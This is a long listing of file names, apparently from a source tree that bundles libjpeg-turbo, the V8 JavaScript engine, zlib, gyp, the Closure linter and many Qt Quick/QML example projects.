TJDecompressor.java

TJLoader.java.in

TJLoader.java.tmpl

TJScalingFactor.java

TJTransform.java

TJTransformer.java

org\_libjpegturbo\_turbojpeg\_TJ.h

org\_libjpegturbo\_turbojpeg\_TJCompressor.h

org\_libjpegturbo\_turbojpeg\_TJDecompressor.h

org\_libjpegturbo\_turbojpeg\_TJTransformer.h

README

TJBench.java

TJExample.java

TJUnitTest.java

jpegim.c

---

jcapistd.c  
jcarith.c  
jccoefct.c  
jccolext.c  
jccolor.c  
jcdctmgr.c  
jchuff.c  
jchuff.h  
jcinit.c  
jcmainct.c  
jcmarker.c  
jcmaster.c  
jcomapi.c  
jconfig.h.in  
jcparam.c  
jcphuff.c  
jcprepct.c  
jcsample.c  
jcstest.c  
jctrans.c  
jdapimin.c  
jdapistd.c  
jdarith.c  
jdatadst-tj.c  
jdatadst.c

---

jdatasrc-tj.c

jdatasrc.c

jdcoefct.c

jdcolext.c

jdcolor.c

jdct.h

jddctmgr.c

jdhuft.c

jdhuft.h

jdinput.c

jdmainct.c

jdmarker.c

jdmaster.c

jdmerge.c

jdmgext.c

jdphuff.c

jdpostct.c

jdsample.c

jdtrans.c

jerror.c

jerror.h

jfdctflt.c

jfdctfst.c

jfdctint.c

jidctflt.c

---

jidctfst.c

jidctint.c

jidctred.c

jinclude.h

jmemmgr.c

jmemnobs.c

jmemsys.h

jmorecfg.h

jpegcomp.h

jpegint.h

jpeglib.h

jpegtran.1

jpegtran.c

jquant1.c

jquant2.c

jsimd.h

jsimddct.h

jsimd\_none.c

jutils.c

jversion.h

libjpeg.map.in

Makefile.am

Makefile.in

Makefile.am

Makefile.in

---

md5.c

md5.h

md5cmp.c

md5hl.c

missing

rdbmp.c

rdcolmap.c

rdgif.c

rdjpgcom.1

rdjpgcom.c

rdppm.c

rdrlc.c

rdswitch.c

rdtarga.c

README

deb-control.tmpl

Description.plist.in

Info.plist.in

libjpeg-turbo.nsi.in

libjpeg-turbo.spec.in

makecygwinpkg.in

makedpkg.in

makemacpkg.in

uninstall.in

jcclrmx.asm

---

jcclrss2-64.asm

jcclrss2.asm

jccolmmx.asm

jccolss2-64.asm

jccolss2.asm

jcgrammx.asm

jcgrass2-64.asm

jcgrass2.asm

jcgrymmx.asm

jcgryss2-64.asm

jcgryss2.asm

jcolsamp.inc

jqcnt3dn.asm

jqcntmmx.asm

jqcnts2f-64.asm

jqcnts2f.asm

jqcnts2i-64.asm

jqcnts2i.asm

jqcntsse.asm

jcsammmx.asm

jcsamss2-64.asm

jcsamss2.asm

jdclrmmx.asm

jdclrss2-64.asm

jdclrss2.asm

---



jdcolmmx.asm

jdcolss2-64.asm

jdcolss2.asm

jdct.inc

jdmermmx.asm

jdmerss2-64.asm

jdmerss2.asm

jdmrghmmx.asm

jdmrghss2-64.asm

jdmrghss2.asm

jdsammmx.asm

jdsamss2-64.asm

jdsamss2.asm

jf3dnflt.asm

jfmxxfst.asm

jfmxxint.asm

jfss2fst-64.asm

jfss2fst.asm

jfss2int-64.asm

jfss2int.asm

jfsseflt-64.asm

jfsseflt.asm

ji3dnflt.asm

jimxxfst.asm

jimxxint.asm

---

jimmxred.asm

jiss2flt-64.asm

jiss2flt.asm

jiss2fst-64.asm

jiss2fst.asm

jiss2int-64.asm

jiss2int.asm

jiss2red-64.asm

jiss2red.asm

jisseflt.asm

jsimd.h

jsimdcfg.inc.h

jsimdcpu.asm

jsimdext.inc

jsimd\_arm.c

jsimd\_arm\_neon.S

jsimd\_i386.c

jsimd\_x86\_64.c

Makefile.am

Makefile.in

testorig.ppm

tjbench.c

tjbenchtest.in

tjbenchtest.java.in

tjexampletest.in

---

tjunittest.c

tjutil.c

tjutil.h

transupp.c

transupp.h

turbojpeg-jni.c

turbojpeg-mapfile

turbojpeg-mapfile.jni

turbojpeg.c

turbojpeg.h

config.h.in

jconfig.h.in

jpeg62-memsrcdst.def

jpeg62.def

jpeg7-memsrcdst.def

jpeg7.def

jpeg8.def

jsimdcfg.inc

wrbmp.c

wrgif.c

wrjpgcom.1

wrjpgcom.c

wrppm.c

wrrle.c

wrtarga.c

---

.gitignore

AUTHORS

base.js

crypto.js

deltablue.js

earley-boyer.js

navier-stokes.js

raytrace.js

regexp.js

richards.js

run.js

splay-tree.js

v.js

splay.js

all.gyp

android.gypi

common.gypi

gyp\_v8

standalone.gypi

ChangeLog

DEPS

v8-debug.h

v8-preparser.h

v8-profiler.h

v8-testing.h

---

v8.h

v8stdint.h

LICENSE

LICENSE.strongtalk

LICENSE.v8

LICENSE.valgrind

Makefile

Makefile.android

OWNERS

preparser-process.cc

preparser.gyp

SConscript

PRESUBMIT.py

count-hosts.js

lineprocessor.cc

process.cc

samples.gyp

SConscript

shell.cc

SConstruct

accessors.cc

accessors.h

allocation-inl.h

allocation.cc

allocation.h

---

api.cc  
api.h  
apinatives.js  
apiutils.h  
arguments.h  
assembler-arm-inl.h  
assembler-arm.cc  
assembler-arm.h  
builtins-arm.cc  
code-stubs-arm.cc  
code-stubs-arm.h  
codegen-arm.cc  
codegen-arm.h  
constants-arm.cc  
constants-arm.h  
cpu-arm.cc  
debug-arm.cc  
deoptimizer-arm.cc  
disasm-arm.cc  
frames-arm.cc  
frames-arm.h  
full-codegen-arm.cc  
ic-arm.cc  
lithium-arm.cc  
lithium-arm.h

---

lithium-codegen-arm.cc  
lithium-codegen-arm.h  
lithium-gap-resolver-arm.cc  
lithium-gap-resolver-arm.h  
macro-assembler-arm.cc  
macro-assembler-arm.h  
regex-macro-assembler-arm.cc  
regex-macro-assembler-arm.h  
simulator-arm.cc  
simulator-arm.h  
stub-cache-arm.cc  
array.js  
assembler.cc  
assembler.h  
ast.cc  
ast.h  
atomicops.h  
atomicops\_internals\_arm\_gcc.h  
atomicops\_internals\_mips\_gcc.h  
atomicops\_internals\_x86\_gcc.cc  
atomicops\_internals\_x86\_gcc.h  
atomicops\_internals\_x86\_macosx.h  
atomicops\_internals\_x86\_msvc.h  
bignum-dtoa.cc  
bignum-dtoa.h

---

bignum.cc  
bignum.h  
bootstrapper.cc  
bootstrapper.h  
builtins.cc  
builtins.h  
bytecodes-irregexp.h  
cached-powers.cc  
cached-powers.h  
char-predicates-inl.h  
char-predicates.h  
checks.cc  
checks.h  
circular-queue-inl.h  
circular-queue.cc  
circular-queue.h  
code-stubs.cc  
code-stubs.h  
code.h  
codegen.cc  
codegen.h  
collection.js  
compilation-cache.cc  
compilation-cache.h  
compiler-intrinsics.h

---



compiler.cc  
compiler.h  
contexts.cc  
contexts.h  
conversions-inl.h  
conversions.cc  
conversions.h  
counters.cc  
counters.h  
cpu-profiler-inl.h  
cpu-profiler.cc  
cpu-profiler.h  
cpu.h  
d8-debug.cc  
d8-debug.h  
d8-posix.cc  
d8-readline.cc  
d8-windows.cc  
d8.cc  
d8.gyp  
d8.h  
d8.js  
data-flow.cc  
data-flow.h  
date.cc

---

date.h  
date.js  
dateparser-inl.h  
dateparser.cc  
dateparser.h  
debug-agent.cc  
debug-agent.h  
debug-debugger.js  
debug.cc  
debug.h  
deoptimizer.cc  
deoptimizer.h  
disasm.h  
disassembler.cc  
disassembler.h  
diy-fp.cc  
diy-fp.h  
double.h  
dtoa.cc  
dtoa.h  
elements-kind.cc  
elements-kind.h  
elements.cc  
elements.h  
execution.cc

---

execution.h

externalize-string-extension.cc

externalize-string-extension.h

gc-extension.cc

gc-extension.h

statistics-extension.cc

statistics-extension.h

factory.cc

factory.h

fast-dtoa.cc

fast-dtoa.h

fixed-dtoa.cc

fixed-dtoa.h

flag-definitions.h

flags.cc

flags.h

frames-inl.h

frames.cc

frames.h

full-codegen.cc

full-codegen.h

func-name-inferrer.cc

func-name-inferrer.h

gdb-jit.cc

gdb-jit.h

---

global-handles.cc  
global-handles.h  
globals.h  
handles-inl.h  
handles.cc  
handles.h  
hashmap.h  
heap-inl.h  
heap-profiler.cc  
heap-profiler.h  
heap.cc  
heap.h  
hydrogen-instructions.cc  
hydrogen-instructions.h  
hydrogen.cc  
hydrogen.h  
assembler-ia32-inl.h  
assembler-ia32.cc  
assembler-ia32.h  
builtins-ia32.cc  
code-stubs-ia32.cc  
code-stubs-ia32.h  
codegen-ia32.cc  
codegen-ia32.h  
cpu-ia32.cc

---

debug-ia32.cc  
deoptimizer-ia32.cc  
disasm-ia32.cc  
frames-ia32.cc  
frames-ia32.h  
full-codegen-ia32.cc  
ic-ia32.cc  
lithium-codegen-ia32.cc  
lithium-codegen-ia32.h  
lithium-gap-resolver-ia32.cc  
lithium-gap-resolver-ia32.h  
lithium-ia32.cc  
lithium-ia32.h  
macro-assembler-ia32.cc  
macro-assembler-ia32.h  
regex-macro-assembler-ia32.cc  
regex-macro-assembler-ia32.h  
simulator-ia32.cc  
simulator-ia32.h  
stub-cache-ia32.cc  
ic-inl.h  
ic.cc  
ic.h  
incremental-marking-inl.h  
incremental-marking.cc

---

incremental-marking.h

inspector.cc

inspector.h

interface.cc

interface.h

interpreter-irregexp.cc

interpreter-irregexp.h

isolate-inl.h

isolate.cc

isolate.h

json-parser.h

json.js

jsregexp.cc

jsregexp.h

lazy-instance.h

list-inl.h

list.h

lithium-allocator-inl.h

lithium-allocator.cc

lithium-allocator.h

lithium.cc

lithium.h

liveedit-debugger.js

liveedit.cc

liveedit.h

---

liveobjectlist-inl.h

liveobjectlist.cc

liveobjectlist.h

log-inl.h

log-utils.cc

log-utils.h

log.cc

log.h

macro-assembler.h

macros.py

mark-compact-inl.h

mark-compact.cc

mark-compact.h

math.js

messages.cc

messages.h

messages.js

assembler-mips-inl.h

assembler-mips.cc

assembler-mips.h

builtins-mips.cc

code-stubs-mips.cc

code-stubs-mips.h

codegen-mips.cc

codegen-mips.h

---

constants-mips.cc  
constants-mips.h  
cpu-mips.cc  
debug-mips.cc  
deoptimizer-mips.cc  
disasm-mips.cc  
frames-mips.cc  
frames-mips.h  
full-codegen-mips.cc  
ic-mips.cc  
lithium-codegen-mips.cc  
lithium-codegen-mips.h  
lithium-gap-resolver-mips.cc  
lithium-gap-resolver-mips.h  
lithium-mips.cc  
lithium-mips.h  
macro-assembler-mips.cc  
macro-assembler-mips.h  
regexp-macro-assembler-mips.cc  
regexp-macro-assembler-mips.h  
simulator-mips.cc  
simulator-mips.h  
stub-cache-mips.cc  
mirror-debugger.js  
misc-intrinsics.h

---



mksnapshot.cc  
natives.h  
objects-debug.cc  
objects-inl.h  
objects-printer.cc  
objects-visiting-inl.h  
objects-visiting.cc  
objects-visiting.h  
objects.cc  
objects.h  
once.cc  
once.h  
optimizing-compiler-thread.cc  
optimizing-compiler-thread.h  
parser.cc  
parser.h  
platform-cygwin.cc  
platform-freebsd.cc  
platform-linux.cc  
platform-macos.cc  
platform-nullos.cc  
platform-openbsd.cc  
platform-posix.cc  
platform-posix.h  
platform-solaris.cc

---

platform-tls-mac.h  
platform-tls-win32.h  
platform-tls.h  
platform-win32.cc  
platform.h  
preparse-data-format.h  
preparse-data.cc  
preparse-data.h  
preparser-api.cc  
preparser.cc  
preparser.h  
prettyprinter.cc  
prettyprinter.h  
profile-generator-inl.h  
profile-generator.cc  
profile-generator.h  
property-details.h  
property.cc  
property.h  
proxy.js  
regex-macro-assembler-irregex-inl.h  
regex-macro-assembler-irregex.cc  
regex-macro-assembler-irregex.h  
regex-macro-assembler-tracer.cc  
regex-macro-assembler-tracer.h

---

regex-macro-assembler.cc

regex-macro-assembler.h

regex-stack.cc

regex-stack.h

regex.js

rewriter.cc

rewriter.h

runtime-profiler.cc

runtime-profiler.h

runtime.cc

runtime.h

runtime.js

safepoint-table.cc

safepoint-table.h

scanner-character-streams.cc

scanner-character-streams.h

scanner.cc

scanner.h

SConscript

scopeinfo.cc

scopeinfo.h

scopes.cc

scopes.h

serialize.cc

serialize.h

---

simulator.h  
small-pointer-list.h  
smart-pointers.h  
snapshot-common.cc  
snapshot-empty.cc  
snapshot.h  
spaces-inl.h  
spaces.cc  
spaces.h  
splay-tree-inl.h  
splay-tree.h  
store-buffer-inl.h  
store-buffer.cc  
store-buffer.h  
string-search.cc  
string-search.h  
string-stream.cc  
string-stream.h  
string.js  
strtod.cc  
strtod.h  
stub-cache.cc  
stub-cache.h  
valgrind.h  
token.cc

---

token.h  
transitions-inl.h  
transitions.cc  
transitions.h  
type-info.cc  
type-info.h  
unbound-queue-inl.h  
unbound-queue.h  
unicode-inl.h  
unicode.cc  
unicode.h  
uri.js  
utils-inl.h  
utils.cc  
utils.h  
v8-counters.cc  
v8-counters.h  
v8.cc  
v8.h  
v8checks.h  
v8conversions.cc  
v8conversions.h  
v8dll-main.cc  
v8globals.h  
v8memory.h

---

v8natives.js  
v8preparserdll-main.cc  
v8threads.cc  
v8threads.h  
v8utils.cc  
v8utils.h  
variables.cc  
variables.h  
version.cc  
version.h  
vm-state-inl.h  
vm-state.h  
win32-headers.h  
win32-math.cc  
win32-math.h  
assembler-x64-inl.h  
assembler-x64.cc  
assembler-x64.h  
builtins-x64.cc  
code-stubs-x64.cc  
code-stubs-x64.h  
codegen-x64.cc  
codegen-x64.h  
cpu-x64.cc  
debug-x64.cc

---

deoptimizer-x64.cc  
disasm-x64.cc  
frames-x64.cc  
frames-x64.h  
full-codegen-x64.cc  
ic-x64.cc  
lithium-codegen-x64.cc  
lithium-codegen-x64.h  
lithium-gap-resolver-x64.cc  
lithium-gap-resolver-x64.h  
lithium-x64.cc  
lithium-x64.h  
macro-assembler-x64.cc  
macro-assembler-x64.h  
regex-macro-assembler-x64.cc  
regex-macro-assembler-x64.h  
simulator-x64.cc  
simulator-x64.h  
stub-cache-x64.cc  
zone-inl.h  
zone.cc  
zone.h  
android-run.py  
codemap.js  
consarray.js

---

csvparser.js

disasm.py

freebsd-tick-processor

gc-nvp-trace-processor.py

gccause.lua

gcmole.cc

gcmole.lua

Makefile

README

gdb-v8-support.py

gen-postmortem-metadata.py

generate-ten-powers.scm

grokdump.py

v8.gyp

js2c.py

jsmin.py

linux-tick-processor

ll\_prof.py

logreader.js

mac-nm

mac-tick-processor

oom\_dump.cc

README

SConstruct

presubmit.py

---



process-heap-prof.py

profile.js

profile\_view.js

run-tests.py

run-valgrind.py

splaytree.js

stats-viewer.py

status-file-converter.py

test-server.py

test-wrapper-gypbuild.py

test.py

commands.py

execution.py

old\_statusfile.py

progress.py

statusfile.py

testsuite.py

utils.py

verbose.py

\_\_init\_\_.py

distro.py

endpoint.py

network\_execution.py

perfddata.py

\_\_init\_\_.py

---

context.py  
output.py  
peer.py  
testcase.py  
workpacket.py  
\_\_init\_\_.py  
README  
compression.py  
constants.py  
daemon.py  
local\_handler.py  
main.py  
presence\_handler.py  
signatures.py  
status\_handler.py  
work\_handler.py  
\_\_init\_\_.py  
\_\_init\_\_.py  
tickprocessor-driver.js  
tickprocessor.js  
utils.py  
adler32.c  
compress.c  
ChangeLogUnzip  
crypt.h

---

ioapi.c

ioapi.h

iowin32.c

iowin32.h

Makefile

miniunz.c

minizip.c

mztools.c

mztools.h

unzip.c

unzip.h

zip.c

zip.h

crc32.c

crc32.h

deflate.c

deflate.h

gzio.c

infbck.c

inffast.c

inffast.h

inffixed.h

inflate.c

inflate.h

inftrees.c

---

inftrees.h

LICENSE

mozzconf.h

README.chromium

trees.c

trees.h

uncompr.c

zconf.h

zlib.gyp

zlib.h

zutil.c

zutil.h

checker.py

checkerbase.py

error.py

erroraccumulator.py

errorhandler.py

errorprinter.py

filetestcase.py

htmlutil.py

linrunner.py

matcher.py

position.py

simplefileflags.py

tokenizer.py

---

tokens.py

\_\_init\_\_.py

ecmalintrules.py

ecmametadatapass.py

errorrules.py

errors.py

error\_fixer.py

fixjsstyle.py

fixjsstyle\_test.py

full\_test.py

gjslint.py

indentation.py

javascriptlintrules.py

javascriptstatetracker.py

javascriptstatetracker\_test.py

javascripttokenizer.py

javascripttokens.py

statetracker.py

tokenutil.py

\_\_init\_\_.py

PKG-INFO

gflags.py

PKG-INFO

README

setup.cfg

---

setup.py

.gitignore

AUTHORS

buildbot\_run.py

codereview.settings

large-pdb-shim.cc

DEPS

gyp

gyptest.py

gyp\_dummy.c

gyp\_main.py

LICENSE

OWNERS

PRESUBMIT.py

common.py

common\_test.py

easy\_xml.py

easy\_xml\_test.py

flock\_tool.py

android.py

cmake.py

dump\_dependency\_json.py

eclipse.py

gypd.py

gypsh.py

---

make.py  
msvs.py  
msvs\_test.py  
ninja.py  
ninja\_test.py  
xcode.py  
xcode\_test.py  
\_\_init\_\_.py  
input.py  
input\_test.py  
mac\_tool.py  
MSVSNew.py  
MSVSProject.py  
MSVSSettings.py  
MSVSSettings\_test.py  
MSVSToolFile.py  
MSVSUserFile.py  
MSVSUtil.py  
MSVSVersion.py  
msvs\_emulation.py  
ninja\_syntax.py  
ordered\_dict.py  
win\_tool.py  
xcodeproj\_file.py  
xcode\_emulation.py

---

xml\_fix.py

\_\_init\_\_.py

pylintrc

samples

setup.py

gyp-tests.el

gyp.el

README

media.gyp

media.gyp.fontified

graphviz.py

pretty\_gyp.py

pretty\_sln.py

pretty\_vcproj.py

README

README

gyp.pbfilespec

gyp.xclangspec

examples.pro

HACKING

Button.qml

GenericSceneItem.qml

NOTE

itemCreation.js

PalettItem.qml

---



Perspectiveltem.qml  
Sun.qml  
dynamicscene.qml  
dynamicscene.qmlproject  
locale.qml  
networkaccessmanagerfactory.qdoc  
main.cpp  
networkaccessmanagerfactory.pro  
networkaccessmanagerfactory.qmlproject  
networkaccessmanagerfactory.qrc  
view.qml  
i18n.qdoc  
base.ts  
qml\_en\_AU.ts  
qml\_fr.ts  
qml-i18n.qml  
qml-i18n.qmlproject  
qml.pro  
qmlpluginex.qdoc  
Clock.qml  
qmldir  
plugin.cpp  
plugins.qml  
plugins.qmlproject  
qmlexensionplugins.pro

---

adding.pro  
adding.qrc  
example.qml  
main.cpp  
person.cpp  
person.h  
attached.pro  
attached.qrc  
birthdayparty.cpp  
birthdayparty.h  
example.qml  
main.cpp  
person.cpp  
person.h  
binding.pro  
binding.qrc  
birthdayparty.cpp  
birthdayparty.h  
example.qml  
happybirthdaysong.cpp  
happybirthdaysong.h  
main.cpp  
person.cpp  
person.h  
birthdayparty.cpp

---

birthdayparty.h

coercion.pro

coercion.qrc

example.qml

main.cpp

person.cpp

person.h

birthdayparty.cpp

birthdayparty.h

default.pro

default.qrc

example.qml

main.cpp

person.cpp

person.h

example.qml

extended.pro

extended.qrc

lineedit.cpp

lineedit.h

main.cpp

birthdayparty.cpp

birthdayparty.h

example.qml

grouped.pro

---

grouped.qrc

main.cpp

person.cpp

person.h

birthdayparty.cpp

birthdayparty.h

example.qml

main.cpp

methods.pro

methods.qrc

person.cpp

person.h

birthdayparty.cpp

birthdayparty.h

example.qml

main.cpp

person.cpp

person.h

properties.pro

properties.qrc

referenceexamples.pro

referenceexamples.qmlproject

birthdayparty.cpp

birthdayparty.h

example.qml

---

main.cpp

person.cpp

person.h

signal.pro

signal.qrc

birthdayparty.cpp

birthdayparty.h

example.qml

happybirthdaysong.cpp

happybirthdaysong.h

main.cpp

person.cpp

person.h

valuesource.pro

valuesource.qrc

main.cpp

shell.pro

app.qml

chapter1-basics.pro

chapter1-basics.qrc

main.cpp

piechart.cpp

piechart.h

app.qml

chapter2-methods.pro

---

chapter2-methods.qrc

main.cpp

piechart.cpp

piechart.h

app.qml

chapter3-binding.qrc

chapter3-bindings.pro

main.cpp

piechart.cpp

piechart.h

app.qml

chapter4-customPropertyTypes.pro

chapter4-customPropertyTypes.qrc

main.cpp

piechart.cpp

piechart.h

pieslice.cpp

pieslice.h

app.qml

chapter5-listproperties.pro

chapter5-listproperties.qrc

main.cpp

piechart.cpp

piechart.h

pieslice.cpp

---

pieslice.h  
app.pro  
app.qml  
app.qrc  
chapter6-plugins.pro  
chartsplugin.cpp  
chartsplugin.h  
import.pro  
piechart.cpp  
piechart.h  
pieslice.cpp  
pieslice.h  
qmldir  
main.cpp  
extending-qml.pro  
xmlhttprequest.qdoc  
get.qml  
main.cpp  
xmlhttprequest.pro  
xmlhttprequest.qml  
xmlhttprequest.qmlproject  
xmlhttprequest.qrc  
animation.pro  
animation.qml  
animation.qmlproject

---

animation.qrc

animators.qml

color-animation.qml

property-animation.qml

behavior-example.qml

SideRect.qml

tvtennis.qml

wigglytext.qml

easing.qml

main.cpp

pathanimation.qml

pathinterpolator.qml

states.qml

transitions.qml

bezierCurve.qml

canvas.pro

canvas.qml

canvas.qrc

clip.qml

main.cpp

quadraticCurveTo.qml

roundedrect.qml

smile.qml

squircle.qml

tiger.js

---



tiger.qml

customitems.pro

Dial.qml

QuitButton.qml

dialcontrol.pro

dialcontrol.qml

dialcontrol.qmlproject

dialcontrol.qrc

main.cpp

Card.qml

flipable.qml

flipable.qmlproject

main.cpp

maskedmousearea.cpp

maskedmousearea.h

maskedmousearea.pro

maskedmousearea.qml

maskedmousearea.qmlproject

maskedmousearea.qrc

ProgressBar.qml

main.qml

main.qml

ScrollBar.qml

scrollbar.qmlproject

main.qml

---

SearchBox.qml

searchbox.qmlproject

Switch.qml

slideshow.qml

Spinner.qml

main.qml

spinner.qmlproject

main.qml

TabWidget.qml

tabwidget.qmlproject

calqlatr.pro

calqlatr.qml

calqlatr.qmlproject

calqlatr.qrc

Button.qml

calculator.js

Display.qml

NumberPad.qml

main.cpp

clocks.pro

clocks.qml

clocks.qmlproject

clocks.qrc

Clock.qml

main.cpp

---

demos.pro  
BuildButton.qml  
GameCanvas.qml  
GameOverScreen.qml  
InfoBar.qml  
logic.js  
MobBase.qml  
NewGameScreen.qml  
SoundEffect.qml  
Bomb.qml  
Factory.qml  
Melee.qml  
Ranged.qml  
TowerBase.qml  
main.cpp  
maroon.pro  
maroon.qml  
maroon.qmlproject  
maroon.qrc  
main.cpp  
photosurface.pro  
photosurface.qml  
photosurface.qmlproject  
photosurface.qrc  
photosurface.icns

---

photosurface.ico

photosurface.rc

BusyIndicator.qml

CategoryDelegate.qml

NewsDelegate.qml

RssFeeds.qml

ScrollBar.qml

main.cpp

rssnews.pro

rssnews.qml

rssnews.qmlproject

rssnews.qrc

Settings.qml

BBSettings.qml

Block.qml

BlockEmitter.qml

Button.qml

GameArea.qml

level0.qml

level1.qml

level2.qml

level3.qml

level4.qml

level5.qml

level6.qml

---

level7.qml  
level8.qml  
level9.qml  
TemplateBase.qml  
LogoAnimation.qml  
MenuEmitter.qml  
PaintEmitter.qml  
PrimaryPack.qml  
PuzzleBlock.qml  
qmlDir  
samegame.js  
SamegameText.qml  
Settings.qml  
SimpleBlock.qml  
SmokeText.qml  
main.cpp  
samegame.pro  
samegame.qml  
samegame.qmlproject  
samegame.qrc  
Button.qml  
CheckBox.qml  
StockChart.qml  
StockInfo.qml  
StockListModel.qml

---

StockListView.qml

StockModel.qml

StockSettingsPanel.qml

StockView.qml

main.cpp

stocqt.pro

stocqt.qml

stocqt.qmlproject

stocqt.qrc

FlipBar.qml

LineInput.qml

ListFooter.qml

ListHeader.qml

SearchDelegate.qml

TweetDelegate.qml

tweetsearch.js

TweetsModel.qml

main.cpp

tweetsearch.pro

tweetsearch.qml

tweetsearch.qmlproject

tweetsearch.qrc

draganddrop.pro

draganddrop.qml

draganddrop.qmlproject

---

draganddrop.qrc  
main.cpp  
DragTile.qml  
DropTile.qml  
tiles.qml  
gridview.qml  
DragAndDropTextItem.qml  
externaldraganddrop.pro  
externaldraganddrop.qml  
externaldraganddrop.qmlproject  
externaldraganddrop.qrc  
main.cpp  
animatedsprite.qml  
borderimage.qml  
BorderImageSelector.qml  
colors-round.sci  
colors-stretch.sci  
ImageCell.qml  
MyBorderImage.qml  
ShadowRectangle.qml  
image.qml  
imageelements.pro  
imageelements.qml  
imageelements.qmlproject  
imageelements.qrc

---

main.cpp  
shadows.qml  
spritessequence.qml  
imageprovider-example.qml  
imageprovider.cpp  
imageprovider.pro  
imageprovider.qmlproject  
qmldir  
ContextMenu.qml  
GridMenu.qml  
ListMenu.qml  
ListViewDelegate.qml  
TabMenu.qml  
focus.qml  
keyinteraction.pro  
keyinteraction.qml  
keyinteraction.qmlproject  
keyinteraction.qrc  
main.cpp  
hello.qml  
localstorage.pro  
localstorage.qml  
localstorage.qmlproject  
localstorage.qrc  
main.cpp

---



localstorage.pro  
abstractitemmodel.pro  
abstractitemmodel.qrc  
abstractitemmodel-example.qdoc  
main.cpp  
model.cpp  
model.h  
view.qml  
models.pro  
dataobject.cpp  
dataobject.h  
objectlistmodel-example.qdoc  
main.cpp  
objectlistmodel.pro  
objectlistmodel.qrc  
view.qml  
stringlistmodel-example.qdoc  
main.cpp  
stringlistmodel.pro  
stringlistmodel.qrc  
view.qml  
main.cpp  
mousearea-wheel-example.qml  
mousearea.pro  
mousearea.qml

---

mousearea.qmlproject  
mousearea.qrc  
textballoons.qdoc  
affectors.pro  
affectors.qml  
affectors.qmlproject  
affectors.qrc  
age.qml  
attractor.qml  
customaffector.qml  
friction.qml  
gravity.qml  
GreyButton.qml  
groupgoal.qml  
move.qml  
spritegoal.qml  
turbulence.qml  
wander.qml  
main.cpp  
blurparticles.qml  
fragmentshader.qml  
imagecolors.qml  
customparticle.pro  
customparticle.qml  
customparticle.qmlproject

---

customparticle.qrc

main.cpp

burstandpulse.qml

customemitter.qml

emitmask.qml

maximumemitted.qml

shapeanddirection.qml

trailemitter.qml

velocityfrommotion.qml

emitters.pro

emitters.qml

emitters.qmlproject

emitters.qrc

main.cpp

allatonce.qml

colored.qml

colortable.qml

deformation.qml

rotation.qml

sharing.qml

sprites.qml

imageparticle.pro

imageparticle.qml

imageparticle.qmlproject

imageparticle.qrc

---

main.cpp

images.qrc

Delegate.qml

Delegate2.qml

ExpandingDelegate.qml

RssModel.qml

script.js

delegates.qml

particleview.qml

particles.pro

dynamiccomparison.qml

dynamicemitters.qml

multiplepainters.qml

startstop.qml

timedgroupchanges.qml

main.cpp

system.pro

system.qml

system.qmlproject

system.qrc

main.cpp

positioners-attachedproperties.qml

positioners-transitions.qml

positioners.pro

positioners.qml

---

positioners.qmlproject

positioners.qrc

quick.pro

fbitem.cpp

fbitem.h

logo.cpp

logo.h

main.cpp

mainwindow.cpp

mainwindow.h

qquickviewcomparison.pro

qquickviewcomparison.qrc

test.qml

main.cpp

quickwidget.pro

quickwidget.qrc

rotatingsquare.qml

quickwidgets.pro

demo.qml

main.cpp

rendercontrol.pro

rendercontrol.qrc

window.cpp

window.h

layoutdirection.qml

---

layoutdirection.qmlproject

layoutmirroring.qml

layoutmirroring.qmlproject

main.cpp

righttoleft.pro

righttoleft.qml

righttoleft.qmlproject

righttoleft.qrc

textalignment.qml

textalignment.qmlproject

graph.cpp

graph.h

graph.pro

graph.qrc

gridnode.cpp

gridnode.h

linenode.cpp

linenode.h

main.cpp

main.qml

noisynode.cpp

noisynode.h

line.fsh

line.vsh

noisy.fsh

---

noisy.vsh

scenegraph.pro

main.cpp

sgengine.pro

sgengine.qrc

window.cpp

window.h

logorenderer.cpp

logorenderer.h

fboinsgrenderer.cpp

fboinsgrenderer.h

main.cpp

main.qml

textureinsgnode.pro

textureinsgnode.qrc

error.qml

main.cpp

main.qml

textureinthread.pro

textureinthread.qrc

threadrenderder.cpp

threadrenderder.h

main.cpp

main.qml

twotextureproviders.pro

---

twotextureproviders.qrc  
xorblender.cpp  
xorblender.h  
Slider.qml  
shadereffects.qdoc  
main.cpp  
shadereffects.pro  
shadereffects.qml  
shadereffects.qmlproject  
shadereffects.qrc  
Button.qml  
CheckBox.qml  
LauncherList.qml  
qmlDir  
quick\_shared.qrc  
README  
shared.h  
shared.qrc  
SimpleLauncherDelegate.qml  
Slider.qml  
TabSet.qml  
TextField.qml  
text.qdoc  
availableFonts.qml  
banner.qml

---



tarzeau\_ocr\_a.ttf

fonts.qml

hello.qml

imgtag.qml

TextWithImage.qml

main.cpp

styledtext-layout.qml

text.pro

text.qml

text.qmlproject

text.qrc

endHandle.sci

startHandle.sci

textselection.qml

main.cpp

dataloader.js

threadedlistmodel.qmlproject

timedisplay.qml

threading.pro

threading.qml

threading.qmlproject

threading.qrc

Spinner.qml

workerscript.js

workerscript.qml

---

workerscript.qmlproject  
basic-flickable.qml  
Panel.qml  
corkboards.qml  
main.cpp  
bearwhack.qml  
AugmentedTouchPoint.qml  
BearWhackParticleSystem.qml  
ParticleFlame.qml  
multiflame.qml  
flickresize.qml  
touchinteraction.pro  
touchinteraction.qml  
touchinteraction.qmlproject  
touchinteraction.qrc  
dynamicview.qml  
dynamicview1.qmlproject  
PetsModel.qml  
dynamicview.qml  
dynamicview2.qmlproject  
PetsModel.qml  
dynamicview.qml  
dynamicview3.qmlproject  
PetsModel.qml  
dynamicview.qml

---

dynamicview4.qmlproject

ListSelector.qml

PetsModel.qml

Button.qml

EditMenu.qml

FileDialog.qml

FileMenu.qml

MenuBar.qml

TextArea.qml

dialogPlugin.cpp

dialogPlugin.h

directory.cpp

directory.h

file.cpp

file.h

filedialog.pro

qmlDir

gettingStartedQml.pro

texteditor.qml

texteditor.qmlproject

Cell.qml

tutorial1.qml

tutorial2.qml

tutorial3.qml

Block.qml

---

Button.qml

samegame.qml

samegame1.qmlproject

Block.qml

Button.qml

samegame.js

samegame.qml

samegame2.qmlproject

Block.qml

Button.qml

Dialog.qml

samegame.js

samegame.qml

samegame3.qmlproject

BoomBlock.qml

Button.qml

Dialog.qml

samegame.js

README

scores.php

samegame.qml

samegame4.qmlproject

tutorials.pro

gridview-example.qml

PetsModel.qml

---

PressAndHoldButton.qml

RecipesModel.qml

SmallText.qml

TextButton.qml

ToggleButton.qml

displaymargin.qml

dynamiclist.qml

expandingdelegates.qml

highlight.qml

highlightranges.qml

sections.qml

main.cpp

objectmodel.qml

Delegate.qml

view.qml

Clock.qml

ParallaxView.qml

QuitButton.qml

Smiley.qml

parallax.qml

pathview-example.qml

